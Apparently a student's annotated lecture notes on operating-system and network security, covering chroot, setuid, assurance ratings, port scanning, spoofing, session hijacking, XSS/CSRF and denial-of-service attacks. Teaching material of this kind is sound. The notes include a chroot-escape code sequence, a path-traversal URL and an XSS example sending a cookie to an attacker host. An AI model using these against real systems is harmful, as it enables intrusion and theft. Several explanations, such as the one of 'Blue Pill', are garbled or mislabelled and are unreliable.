- At what **granularity** should events be logged?
  - For fine-grained logs, we might run into space/efficiency problems or finding actual attack can be difficult
  - For coarse-grained logs, we might miss attack entirely or don't have enough details about it

We want to build records of everything that people do to your system. This allows us to track how an attacker potentially got into your system or watch for users doing suspicious things. To prevent people from deleting their tracks we want to make an append only log that stops people from deleting things. A way to do this is to have a second system (a whole other computer) for the log. This will only have one way to interact with this computer other than to append to the log. You could also write a custom printer or use write-only memory.

We run into problems when the logs get too long. A solution is a ring buffer of some length or to periodically prune things. In networks they often store packets for a while, once they are old enough dump all of it aside from the header.

# Intrusion detection


- There shouldn't be any intrusions in a trusted OS
- However, writing bug-free software is hard, people make configuration errors,...
- Audit logs might give us some information about an intrusion
- Ideally, OS detects an intrusion as it occurs
- Typically, by **correlating actual behaviour with normal behaviour**
- Alarm if behaviour looks abnormal
- See later in Network Security module

# Trusted computing base (TCB)

- TCB consists of the part of a trusted OS that is necessary to enforce OS security policy
  - Changing non-TCB part of OS won't affect OS security, changing its TCB-part will
  - TCB better be complete and correct
- TCB can be implemented either in different parts of the OS or in a separate security kernel
- Separate security kernel makes it easier to validate and maintain security functionality
- Security kernel runs below the OS kernel, which makes it more difficult for an attacker to subvert it

We should separate out the security related parts of the OS (known as TCP) which should rarely be changed.

# Security kernel



# Rings

- Some processors support this kind of layering based on “rings”
- If processor is operating in ring  $n$ , code can access only memory and instructions in rings  $\geq n$
- Accesses to rings  $< n$  trigger interrupt/exception and inner ring will grant or deny access
- x86 architecture supports four rings, but Linux and Windows use only two of them
  - user and supervisor mode
  - i.e., don't have security kernel
- Some research OSs (Multics, SCOMP) use more

The kernel likes to arrange itself in rings so that it can throw alarms if you attempt to access inner parts of the ring that you dont have access to. You have have things running at ring-1 which are called hypervisors to allow vms and such that are managed.

# Reference monitor

- Crucial part of the TCB
- Collection of access controls for devices, files, memory, IPC,...
- Not necessarily a single piece of code
- Must be **tamperproof, un bypassable and analyzable**
- Interacts with other security mechanism, e.g., user authentication

This is meant to be an ultra small peice of code that no one can change.

# Virtualization

- Virtualization is a way to provide logical separation (isolation)
- Different degrees of virtualization
- **Virtual memory**
  - Page mapping gives each process the impression of having a separate memory space
- **Virtual machines**
  - Also virtualize I/O devices, files, printers,...
  - Currently very popular (VMware, Xen, Parallels,...)
  - If Web browser runs in a virtual machine, browser-based attacks are limited to the virtual environment
  - On the other hand, a rootkit could make your OS run in a virtual environment and be very difficult to detect (“Blue Pill” )

This is awesome so that we can sandbox things in virtual machines. The OS frequently doesn't know or care about vms (called the Blue Pill Effect) which can be problematic if a root kit gets in.

# Least privilege in popular OSs

- Pretty poor
- Windows pre-NT: any user process can do anything
- Windows pre-Vista: fine-grained access control.  
However, in practice, many users just ran as administrators, which can do anything
  - Some applications even required it
- Windows Vista
  - Easier for users to temporarily acquire additional access rights (“User Account Control”)
  - Integrity levels, e.g., Internet Explorer is running at lowest integrity level, which prevents it from writing up and overwriting all a user’s files

## Least privilege in popular OSs (cont.)

- Traditional UNIX: a root process has access to anything, a user process has full access to user's data
- SELinux and AppArmor provide Mandatory Access Control (MAC) for Linux, which allows the implementation of least privilege
  - No more root user
  - Support both confidentiality and integrity
  - Difficult to set up
- Other, less invasive approaches for UNIX
  - Chroot, compartmentalization, SUID (see next slides)
- What about the iPhone?

# Chroot

- **Sandbox/jail** a command by changing its root directory
  - `chroot /new/root command`
- Command cannot access files outside of its jail
- Some commands/programs are difficult to run in a jail
- But there are ways to break out of the jail

This command creates a new directory to sandbox (jail) a command by making it its root directory. Then you have to change to that directory `chdir("/")` and then you can run the sketchy command you aren't sure of. All paths are now relative to that chrooted path. So `chroot("/var/www")` means that `open("/index.html")` will actually open a file in `/var/www/index.html` because it thinks this is root. If you try to use `..` to go up it will not allow you to, so `open("../index.html")` will open exactly the same location. When the kernel parses file paths it tokenizes them and for `..` it checks if the working directory is root before going up one. Since chroot changes what the root directory is it doesn't allow that walk up.

Chroot is not a security mechanism, it's just convenient. Chroot stacks in very unpredictable ways and you can leverage that to break out of jail. If your webserver gets broken into

```
mkdir("foo")
chroot("foo") //note we did not change into the chrooted directory
chdir("../")
```

Once this is run the root directory is `foo` but we try to do `..` it will work because technically we are not in the root folder. This allows us to move up and out of the jailed folder to get root access. A solution to this is to drop privileges when you move into the jail folder.

LXCs are linux containers that frequently people build on. Other people use UMLs called user mode linux. Docker is another container manager thingy that you can use for better security than chroot.

# Compartmentalization

- Split application into parts and apply least privilege to each part
- OpenSSH splits SSH daemon into a privileged monitor and an unprivileged, jailed child
  - Confusingly, this option is called `UsePrivilegeSeparation`. But this is different from Separation of Privileges (see earlier)
- Child receives (maybe malicious) network data from a client and might get corrupted
- Child needs to contact monitor to get access to protected information (e.g., password file)
  - Small, well-defined interface
  - Makes it much more difficult to also corrupt monitor
- Monitor shuts down child if behaviour is suspicious

We want to break up processes so that only parts of them get certain accesses. For instance ssl needs root access to log in but we don't want it to always have that. What we do is break it into a privileged monitor and an unprivileged child. `UsePrivilegeSeparation` is the option name in ssl, its not what we define as privilege separation though. We want to make the part of the code that needs higher privilege as small and simple as possible so that its easier to find bugs.

## setuid/suid bit

- In addition to bits denoting read, write and execute access rights, UNIX ACLs also contain an uid bit
- If uid bit is set for an executable, the executable will execute under the identity of its owner, not under the identity of the caller
  - /usr/bin/passwd belongs to root and has uid bit set
  - If a user calls /usr/bin/passwd, the program will assume the root identity and can thus update the password file
- Make sure to avoid “confused deputy” attack
  - Eve executes /usr/bin/passwd and manages to convince the program that it is Alice who is executing the program. Eve can thus change Alice's password

This is a bit to identify if we want to run this file as its owner instead of the current user. We can do a **confused deputy attack** to confuse the program into giving you rights you don't deserve.

LOOK MORE INTO THIS LATER

# Assurance

- How can we convince **others** to trust our OS?
- **Testing**
  - Can demonstrate existence of problems, but not their absence
  - Might be infeasible to test all possible inputs
  - Penetration testing: Ask outside experts to break into your OS
- **Formal verification**
  - Use mathematical logic to prove correctness of OS
  - Has made lots of progress recently
  - Unfortunately, OSs are probably growing faster in size than research advances

We want to convince people that your OS is secure. TEST EVERYTHING. You can also hire people to attempt to break in (Scorpion is an example). You can also prove formally that it is secure but this is really hard to do correctly. An example is sel4 where the code is 87,000 lines and the proofs are 200,000 lines. The researchers estimated about \$400 per line of verified code to write it. For other high assurance systems its takes \$1000 per line of code.

# Assurance (cont.)

- Validation
  - Traditional software engineering methods
  - Requirements checking, design and code reviews, system testing

Do the good code practices.

# Evaluation


- Have trusted entity evaluate OS and certify that OS satisfies some criteria
- Two well-known sets of criteria are the “**Orange Book**” of the U.S. Department of Defence and the **Common Criteria**
- Orange Book lists several ratings, ranging from “D” (failed evaluation, no security) to “A1” (requires formal model of protection system and proof of its correctness, formal analysis of covert channels)
  - See text for others
  - Windows NT has C2 rating, but only when it is not networked and with default security settings changed
  - Most UNIXes are roughly C1

## Common criteria

- Replace Orange Book, more international effort
- Have **Protection Profiles**, which list security threats and objectives
- Products are rated against these profiles
- Ratings range from EAL 1 (worst) to EAL 7 (best)
- Windows XP has been rated EAL 4+ for the Controlled Access Protection Profile (CAPP), which is derived from Orange Book's C2
  - Interestingly, the continuous release of security patches for Windows XP does not affect its rating

Protection profiles are an ISO standard. The EAL ratings from 1-7 (1 being worst). These systems are incredibly strict because they expect a lot. Unfortunately these are often influenced by marketing and such because you have to hire a 3rd party place to do it for you. These companies want to keep their customers so sometimes they inflate the ratings for them.

# Architecture of the Internet




Slide adapted from "Computer Networking" by Kurose & Ross

# Characteristics of the Internet

- No single entity that controls the Internet
- Traffic from a source to a destination likely flows through nodes controlled by different entities
- End nodes cannot control through which nodes traffic flows
  - Worse, all traffic is split up into individual packets, and each packet could be routed along a different path
- Different types of nodes
  - Server, laptop, router, UNIX, Windows,...
- Different types of communication links
  - Wireless vs. wired
- TCP/IP suite of protocols
  - Packet format, routing of packets, dealing with packet loss,...

Its nearly impossible to predict all of the hops a packet will make through the internet before it gets to its destination.

# TCP/IP protocol suite



- Transport and network layer designed in the 1970s to connect local networks at different universities and research labs
- Participants knew and trusted each other
- Design addressed non-malicious errors (e.g., packet drops), but not malicious errors

At first internet was just local so no one attempted to attack over it. Because of this most network protocols didn't really have any security concerns in mind.

The link layer is most of the local stuff (things on your home system) and the network layer is where IP (internet protocol) comes in. It is the connections between networks. The transport layer determines which application gets your information. The main protocols for this are TCP (transmission control protocol) and UDP (user datagram protocol). Choosing between these is a design choice. TCP is more reliable but UDP is faster. The application layer is where you see stuff like ssl and http and such.

All of your information is divided into packets allowing you to encapsulate each layer.

- Ethernet Header
- IP header
- TCP/UDP header
- HTTP application layer - also called the payload

## Port scan

- To distinguish between multiple applications running on the same server, each application runs on a “port”
  - E.g., a Web server typically runs on port 80
- Attacker sends queries to ports on target machine and tries to identify whether and what kind of application is running on a port
- Identification based on loose-lipped applications or how exactly application implements a protocol

A server can have multiple applications running on it. These are distinguished by ports. The server has a table (called port allocation table) that maps port numbers to processes. A port scan is used to gain information. Attempt to open a connection on every port to know what kinds of software is running on the machine.

| <b>port</b> | <b>pid</b> |
|-------------|------------|
| 21          | ftp        |
| 22          | ssh        |
| 80          | http       |

Some webservers will straight up tell you what kind of server it is. Apache tells you not only that it is an Apache server, but tells you the exact version its running.

## Port scan (cont.)

- Loose-lipped systems reveal (non-confidential) information that could facilitate an attack
  - Login application can reveal information about OS or whether a userid is valid
  - Web servers typically return version information
- Nmap tool can identify many applications
  - Useful not only to attackers, but also to system administrators
- Goal of attacker is to find application with remotely exploitable flaw
  - E.g., Apache web server prior to version 1.3.26 is known to be vulnerable to buffer overflow
  - Exploits for these flaws can be found on the Internet

Applications that give away too much information is **loose-lipped**. You can see if there are known vulnerabilities in this software if you know what kind is being used and what version. Vulnerability databases store all this information and some will even provide scripts that will break into a server for you (commonly used by script kiddies).

NMAP is a tool that sends packets to all possible ips on the network and sees if it gets a response. Once you have a list of machines on the network you can port scan them to see what they are running.

# Loose Lips

## Ashley Madison's Password Reset Form

Response for invalid email address

### Forgot Password?

Please enter the email address used on your Ad Profile. Your log-in information will be sent to this email address.

Email Address

ThisIsInvalid@invalid.com

Send

Thank you for your forgotten password request. If that email address exists in our database, you will receive an email to that address shortly

For additional service or support, please [Contact Us](#).

If you are already a member and have accessed this page in error, [click here](#) to login.

Response for valid email address

### Forgot Password?

Thank you for your forgotten password request. If that email address exists in our database, you will receive an email to that address shortly

For additional service or support, please [Contact Us](#).

If you are already a member and have accessed this page in error, [click here](#) to login.

<http://www.troyhunt.com/2015/07/your-affairs-were-never-discrete-ashley.html>

This attack had a slightly different response of you are or are not an valid user. From this you can find out if someone has an account with them

# Intelligence

- Social Engineering
  - Attacker gathers sensitive information from person
  - Often, attacker pretends to be somebody within the person's organization who has a problem and exploits the person's willingness to help (or vice versa)
    - I forgot my password, I locked myself out, there's a problem with your Paypal account,...
- Dumpster diving
- Eavesdropping on oral communication
- Google
  - There's lots of information on the Internet that shouldn't be there
  - The right Google query will find it
- Victim's Facebook profile

There is a search engine called Shodan that searches for devices connected to the internet. Github is also bad for letting you find people that put code in their public repo that contains passwords.

# Eavesdropping and wiretapping

- Owner of node can always monitor communication flowing through node
  - Eavesdropping or passive wiretapping
  - Active wiretapping involves modification or fabrication of communication
- Can also eavesdrop while communication is flowing across a link
  - Degree of vulnerability depends on type of communication medium
- Or when communication is accidentally sent to attacker's node
- It is prudent to **assume that your communication is wiretapped**

Its usually safe to assume that you are being listened to.

# Communication media

- Copper cable
  - Inductance allows a physically close attacker to eavesdrop without making physical contact
  - Cutting cable and splicing in secondary cable is another option
- Optical fiber
  - No inductance, and signal loss by splicing is likely detectable
- Microwave/satellite communication
  - Signal path at receiver tends to be wide, so attacker close to receiver can eavesdrop
- All these attacks are feasible in practice, but require **physical expenses/effort**

Copper cable is very noisy so its pretty easy to listen over it without even altering the cable. You can get these things that just clamp onto the cable and listen to it without altering it at all. Cat5 don't work as well because there are lots of cables wound around each other.

Optical fiber is a lot harder. If you bend the cable a bit some light escapes that can be listened to. The US got caught with a submarine that bends under water cables to listen to them.

Wireless communication (like microwaves and satellite) can be intercepted because the area that gets the beam to hit it is very large (beam is cone shaped).

# Communication media (WiFi)

- WiFi
  - Can be **easily intercepted** by anyone with a WiFi-capable (mobile) device
    - Don't need additional hardware, which would cause suspicion
  - Maybe from kilometers away using a directed antenna
  - WiFi also raises other security problems
    - Physical barriers (walls) help against random devices being connected to a wired network, but are (nearly) useless in case of wireless network
    - Need authentication mechanism to defend against free riders

Wifi is super easy to monitor. There are distributions of linux that can turn your laptop into a monitoring device. The range is actually pretty good (up to kilometers away in good conditions, current record is 180km).

People might not just want to eavesdrop on you, they might be wanting to use your resources (like stealing wifi).

# Misdelivered information

- Local Area Network (LAN)
  - Connects all computers within a company or a university
  - Technical reasons might cause a packet to be sent to multiple nodes, not only to the intended receiver
  - By default, a network card ignores wrongly delivered packets
  - An attacker can change this and use a **packet sniffer** to capture these packets
- Email
  - Wrongly addressed emails, inadvertent Reply-To-All

Some things get sent to a destination that they shouldn't (like hitting reply to all). Switches are used to send packets to people over time. Say Alice sends stuff to Bob, if the switch has not seen Bob it doesn't know where to send it so it sends it to everyone and sees if Bob replies saying where he is. This is an instance of people getting shit they shouldn't.

# Impersonation

- Impersonate a person by stealing his/her password
  - Guessing attack
  - Exploit default passwords that have not been changed
  - Sniff password (or information about it) while it is being transmitted between two nodes
  - Social engineering
- Exploit trust relationships between machines/accounts
  - Rhosts/rlogin allows user A on machine X to specify that user B on machine Y can act as A on X without having to enter password
    - ssh has a similar mechanism
    - Attacker breaking into machine Y can exploit this
    - Or attacker might be able to masquerade as machine Y

Once you can impersonate someone it because super easy to handle stuff.

# Spoofing

- Object (node, person, URL, Web page, email, WiFi access point,...) masquerades as another one
- URL spoofing
  - Exploit typos: www.uwaterlo.ca
  - Exploit ambiguities: www.foobar.com or www.foo-bar.com?
  - Exploit similarities: www.paypa1.com
- Web page spoofing and URL spoofing are used in Phishing attacks
- “Evil Twin” attack for WiFi access points
- Spoofing is also used in session hijacking and man-in-the-middle attacks

Spoofing is basically saying you are something that you aren't. Closely related to phishing attacks. An evil twin attack on wifi access points is basically making your router look like another one (the config is basically free range). You can even change the mac address, so there is nothing that forces them to be unique so that you can make them identical even if you connect to something automatically.

# Session hijacking

- TCP protocol sets up state at sender and receiver end nodes and uses this state while exchanging packets
  - e.g., sequence numbers for detecting lost packets
  - Attacker can hijack such a session and masquerade as one of the endpoints
- Web servers sometimes have client keep a little piece of data ("cookie") to re-identify client for future visits
  - Attacker can sniff or steal cookie and masquerade as client
- Man-in-the-middle attacks are similar; attacker becomes stealth intermediate node, not end node

This is basically taking over a session that is in progress by overriding values in the session to make yourself look like an endpoint. You can do this through cookies (yay).

A facebook example: when you log in facebook creates a session id that it stores in a cookie and returns to you so that when you try to access things you send the session id and knows who you are and what you have access to. The only part that goes over https is the login and session id return. When you request knew pages and send the session id it was unsecure so people eavesdropping could get the session id from the request. Now they store that in a cookie on their browser and facebook will now believe that they are that person.

Someone made a firefox plugin called firesheep that you could run while sitting on a public network. It would grab all the session ids that went through and allowed you to log in as those people.

# Traffic analysis

- Sometimes, the mere existence of communication between two parties is sensitive and should be hidden
  - Whistleblower
  - Military environments
  - Two CEOs
- TCP/IP has each packet include unique addresses for the packet's sender and receiver end nodes, which makes traffic analysis easy
- Attacker can learn these addresses by sniffing packets
- More on protecting yourself from this attack later

This is looking and patterns in the data being sent to make guesses about what is being sent. For instance we can tell if you are downloading a movie because there will be multiple connections going on, but not if you are just looking at a page its fine.

# Integrity attacks

- Attacker can modify packets while they are being transmitted
  - Change payload of packet
  - Change address of sender or receiver end node
  - Replay previously seen packets
  - Delete or create packets
- Line noise, network congestion, or software errors could also cause these problems
  - TCP/IP will likely detect environmental problems, but fail in the presence of an active attacker
  - How in the case of TCP's checksumming mechanism?

This is where people modify packets while they are being transmitted. The security against this is the TCP checksum. Its not at all hard for the attacker to just update the checksum so its not really that great of a defense.

# Integrity attacks (cont.)

- DNS cache poisoning
  - Domain Name System maps host names (www.uwaterloo.ca) to numerical addresses (129.97.128.40), as stored in packets
  - Attacker can create wrong mappings

When we look stuff up we need to look up the address associated with the url, but an attacker can change the value returned from the lookup to make an incorrect mapping. A solution is proposed called DNSSEC (look more into it).

# Protocol failures

- TCP/IP assumes that all nodes implement protocols faithfully
- E.g., TCP includes a mechanism that asks a sender node to slow down if the network is congested
  - An attacker could just ignore these requests
- Some implementations do not check whether a packet is well formatted
  - E.g., the value in the packet's length field could be smaller than the packet's actual length, making buffer overflow possible
  - Potentially disastrous if all implementations are from the same vendor or based on the same code base

Theres lots of holes in this because it was formulated at a time when people trusted everyone on the network. There is also programmer error and shit.

# Protocol failures (cont.)

- Protocols can be very complex, behaviour in rare cases might not be (uniquely) defined
- Some protocols include broken security mechanisms
  - WEP (see later)

# Web site vulnerabilities

- Web site defacements
- Accessing a URL has a web server return HTML code
  - Tells browser how to display web page and how to interact with web server
  - Attacker can examine this code and find vulnerabilities
- Attacker sends malicious URL to web server
  - to exploit a buffer overflow
  - to invoke a shell or some other program
  - to feed malicious input to a server-side script
  - to access sensitive files
    - E.g., by including “..” in a URL or by composing URLs different from the “allowed ones” in the HTML code

Theres lots of ways that attackers can get at web servers (usually through the url). For example it was usually common to be able to enter `example.com/.../.../etc/password` and actually get the example. A way to fix this would be to run it in a chroot jail.

Windows servers would allow you to run executables with command line arguments through the same url hacking.

## Web site vulnerabilities (cont.)

- HTTP protocol is stateless, so web server asks client to keep state when returning a web page and to submit this state when accessing next web page
  - Cookie or URL (`http://www.store.com?clientId=4342`)
- Attacker can submit **modified** state information
  - Web server might fall victim to incomplete mediation

Cross-site scripting(XSS) and request forgery(CSRF) allow people to inject code.

XSS - say we have a vulnerable website, the attacker adds in a script tag that gets content from the attackers server and executes it, so that when the user contacts the site all of the content gets sent to them and that script gets executed.

CSRF - works like XSS but instead of loading in a script it references a url that does some action

Defenses

- don't use urls that execute things, always require it to be a post
- don't allow the site to reference external scripts

As with all things there are ways around the defense.

# Web site vulnerabilities (cont.)

- Cross-site scripting (XSS)/request forgery (CSRF) attacks (code injection)
- Attacker adds his/her own HTML code to somebody else's web page
  - E.g., in the comments section of a blog
- Other users download and execute this code when downloading the web page
  - XSS: Code steals sensitive information (e.g., cookie) contained in the web page and sends it to attacker
    - `http://www.attacker.com/aliceCookie=secretValue`
  - CSRF: Code performs malicious action at some web site (e.g., user's bank) if user is currently logged in there
    - `http://www.bank.com/transferMoneyToAttacker`

Send a bunch of requests to something causing it to go down because it cannot respond because its too busy processing all of these requests. A **ping flood** is sending a ton of pings causing a DoS. Its easy to spot lots of requests from the same source and just ignore them to get around it. So you can **smurf** your attack by impersonating someone else (forge the from address).

# Denial of service (DoS)

- Cutting a wire or jamming a wireless signal
- Flooding a node by overloading its Internet connection or its processing capacity
- Ping flood
  - Node receiving a ping packet is expected to generate a reply
  - Attacker could overload victim
  - Different from “ping of death”, which is a malformatted ping packet that crashes victim’s computer
- Smurf attack
  - Spoof (source) address of sender end node in ping packet by setting it to victim’s address
  - Broadcast ping packet to all nodes in a LAN

Send a SYN packet with some special flags and then the server sends an ACK (acknowledgement) packet and you must send an ACK packet back to acknowledge you got the acknowledgement. An attacker can leverage this by sending a ton of SYNs (causes an entry for each one to be added in memory) but they never send the ACK response to finish the connection. Eventually this table fills up and new people cannot connect. This is called a **syn flood**.

If we send a very large packet it will fragment up. An attacker can send packets labeled such that it looks like there's a missing packet (like sending 1, 2, and 4). The server cannot do anything about these packets until the final one arrives so they just sit there eating up memory. E.g. A router broadcasts to the network that they are there and who they are connected to. There's tons of communications going on all the time. Nothing stops the routers from lying about what they are and what they are connected to. For example Pakistan wanted to censor out youtube. To do this they created a cheap path that said it was to youtube but actually went to a different router that would just drop the packets. This accidentally got out to China telling the whole internet that there was a cheaper path to youtube which censored youtube to the whole world. Google fixed this by making the distance to the real youtube much cheaper. (cheapness is actually just how specific the address range is)

## Denial of service (cont.)

- Exploit knowledge of implementation details about a node to make node perform poorly
- SYN flood
  - TCP initializes state by having the two end nodes exchange three packets (SYN, SYN-ACK, ACK)
  - Server queues SYN from client and removes it when corresponding ACK is received
  - Attacker sends many SYNs, but no ACKs
- Send packet fragments that cannot be reassembled properly
- Craft packets such that they are all hashed into the same bucket in a hash table

# Denial of service (cont.)

- Black hole attack (AKA packet drop attack)
  - Routing of packets in the Internet is based on a distributed protocol
  - Each router informs other routers of its cost to reach a set of destinations
  - Malicious router announces low cost for victim destination and discards any traffic destined for victim
  - Has also happened because of router misconfiguration
- DNS attacks
  - DNS cache poisoning can lead to packets being routed to the wrong host

# Distributed denial of service (DDoS)

- If there is only a single attacking machine, it might be possible to identify the machine and to have routers discard its traffic (see later)
- More difficult if there are lots of attacking machines
- Most attacking machines participate without knowledge of their owners
  - Attacker breaks into machines using Trojan, buffer overflow,... and installs malicious software
  - Machine becomes a **zombie/bot** and waits for attack command from attacker
  - A network of bots is called a **botnet**
  - How would you turn off a (classic) botnet (i.e., one with a central command node)?

Basically these are just bot nets. All bots connect to a server run by the attacker and ask if there is a command that needs to be run. Frequently there is a suicide command that will uninstall the bot software.

# Reflection & Amplification DDoS Attack

- An attack where the victim is flooded with legitimate-looking traffic that originates from unsuspecting network nodes on the Internet
  - **Amplification:** A vulnerable network node (e.g., a home wifi router) runs a service (e.g., SNMP) that responds to queries with much more data than the query itself
  - **Reflection:** The attacker spoofs the source address of the queries to that of the victim so that the vulnerable network nodes send (reflect) responses to the victim
- Hard to combat:
  - The response traffic is coming from innocent nodes
  - it is hard to identify the real source (perhaps bots) of the queries due to spoofing

